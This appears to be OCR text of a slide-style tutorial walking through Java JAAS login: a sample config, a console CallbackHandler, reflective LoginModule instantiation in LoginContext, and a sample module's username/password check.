
```
1    public static void main(String[] args) throws Exception{
2        String propertyName = "java.security.auth.login.config";
3        System.setProperty(propertyName, "sample_jaas.config");
4        LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5        lc.login();
6        System.out.println("Authentication succeeded!");
7        Subject subject = lc.getSubject();
8        System.out.println(subject);
9    }
```

```
1    Sample {
2        sample.module.SampleLoginModule required
3        username = "admin"
4        password = "admin123";
5    };
```

MyCallbackHandler

```
1  public class MyCallbackHandler implements CallbackHandler {
2    public void handle(Callback[] callbacks) throws UnsupportedCallbackException {
3        for (int i = 0; i < callbacks.length; i++) {
4            if (callbacks[i] instanceof NameCallback) {
5                NameCallback nc = (NameCallback)callbacks[i];
6                System.err.print(nc.getPrompt());
7                Scanner scanner = new Scanner(System.in);
8                String line = scanner.nextLine();
9                nc.setName(line);
10           } else if (callbacks[i] instanceof PasswordCallback) {
11               PasswordCallback pc = (PasswordCallback)callbacks[i];
12               System.err.print(pc.getPrompt());
13               Scanner scanner = new Scanner(System.in);
14               String line = scanner.nextLine();
15               pc.setPassword(line.toCharArray());
16           } else {
17               throw new UnsupportedCallbackException(callbacks[i]);
18           }
19       }
20   }
21 }
```

Make a Quick Summary



Call the login() Method

```
1    public static void main(String[] args) throws Exception{
2        String propertyName = "java.security.auth.login.config";
3        System.setProperty(propertyName, "sample_jaas.config");
4        LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5        lc.login();
6        System.out.println("Authentication succeeded!");
7        Subject subject = lc.getSubject();
8        System.out.println(subject);
9    }
```

Analyze the login() Method

javax.security.auth.login.LoginContext

```
1     public void login() throws LoginException {
2
3         loginSucceeded = false;
4
5         if (subject == null) {
6             subject = new Subject();
7         }
8         // module invoked in doPrivileged
9         invokePriv(LOGIN_METHOD);
10        invokePriv(COMMIT_METHOD);
```

```
private static final String LOGIN_METHOD = "login";
private static final String COMMIT_METHOD = "commit";
```

Instantiate and Initialize the LoginModule

1. When we first call it, it is null

```
invokePriv(LOGIN_METHOD);
invokePriv(COMMIT_METHOD);
```

```
1   private void invoke(String methodName) throws LoginException {
2     ...
3     if (moduleStack[i].module != null) {
4           methods = moduleStack[i].module.getClass().getMethods();
5         } else {
6           // instantiate the LoginModule
7           Class<?> c = Class.forName(
8             moduleStack[i].entry.getLoginModuleName(),true,
9             contextClassLoader);
10          Constructor<?> constructor = c.getConstructor(PARAMS);
11          Object[] args = { };
12          moduleStack[i].module = constructor.newInstance(args);
13
14          // call the LoginModule's initialize method
15          methods = moduleStack[i].module.getClass().getMethods();
16          for (mIndex = 0; mIndex < methods.length; mIndex++) {
17               if (methods[mIndex].getName().equals(INIT_METHOD)) {
18                         break;
19                    }
20               }
21
22          Object[] initArgs = {subject,callbackHandler,
23                               state,moduleStack[i].entry.getOptions() };
24          methods[mIndex].invoke(moduleStack[i].module, initArgs);
25        }
```

2.

3. Put the instance in moduleStack, next time will not enter this branch


4.

```
private static final String INIT_METHOD = "initialize";
```

INIT_METHOD of SampleLoginModule

```
1    public void initialize(Subject subject,
2                           CallbackHandler callbackHandler,
3                           Map<java.lang.String, ?> sharedState,
4                           Map<java.lang.String, ?> options) {
5        this.subject = subject;
6        this.callbackHandler = callbackHandler;
7        this.sharedState = sharedState;
8        this.options = options;
9        this.expectedUsername = (String) options.get("username");
10       this.expectedPassword = (String) options.get("password");
11   }
```

Abstract Flow




Invoke the LOGIN_METHOD

```
1    private void invoke(String methodName) throws LoginException {
2      ...
3      if (moduleStack[i].module != null) {
4          methods = moduleStack[i].module.getClass().getMethods();
5        } else {
6          ...
7        }
8      // When the LoginModule is ready
9      // find the requested method in the LoginModule
10     for (mIndex = 0; mIndex < methods.length; mIndex++) {
11         if (methods[mIndex].getName().equals(methodName)) {
12               break;
13             }
14         }
15     // set up the arguments to be passed to the LoginModule method
16     Object[] args = { };
17
18     // invoke the LoginModule method
19     boolean status = ((Boolean)methods[mIndex].invoke
20                 (moduleStack[i].module, args)).booleanValue();
```

```
invokePriv(LOGIN_METHOD);
invokePriv(COMMIT_METHOD);
```


LOGIN_METHOD of SampleLoginModule





```
1    public boolean login() throws LoginException {
2        NameCallback nameCb = new NameCallback("user name: ");
3        PasswordCallback pwdCb = new PasswordCallback("password: ", false);
4        try {
5            this.callbackHandler.handle(new Callback[] {nameCb, pwdCb});
```


Implementation of MyCallbackHandler

```
1    public void handle(Callback[] callbacks) throws UnsupportedCallbackException {
2        for (int i = 0; i < callbacks.length; i++) {
3            if (callbacks[i] instanceof NameCallback) {
4                NameCallback nc = (NameCallback)callbacks[i];
5                System.err.print(nc.getPrompt());
6                Scanner scanner = new Scanner(System.in);
7                String line = scanner.nextLine();
8                nc.setName(line);
9            } else if (callbacks[i] instanceof PasswordCallback) {
10               PasswordCallback pc = (PasswordCallback)callbacks[i];
11               System.err.print(pc.getPrompt());
12               Scanner scanner = new Scanner(System.in);
13               String line = scanner.nextLine();
14               pc.setPassword(line.toCharArray());
15           } else {
16               throw new UnsupportedCallbackException(callbacks[i]);
17           }
18       }
19   }
```


Frames
Console
/Library/Java/JavaVirtualMachines/jdk1.
Connected to the target VM, address: '
user name:


Frames
Console
/Library/Java/JavaVirtualMachines/jdk1.
Connected to the target VM, address: '1
user name: test
password:


Abstract Flow



Perform Authentication

```
1   public boolean login() throws LoginException {
2       ...
3       this.callbackHandler.handle(new Callback[] {nameCb, pwdCb});
4       // When finish the handle function, we can get username&password
5       this.username = nameCb.getName();
6       char[] tmpPassword = pwdCb.getPassword();
7       this.password = new char[tmpPassword.length];
8       System.arraycopy(tmpPassword, 0, this.password, 0, tmpPassword.length);
9       if (this.expectedUsername.equals(this.username) &&
10              this.expectedPassword.equals(new String(this.password))) {
11          this.succeeded = true;
12          return true;
13      } else {
14          this.succeeded = false;
15          throw new FailedLoginException("Username/Password Incorrect");
16      }
17  }
```

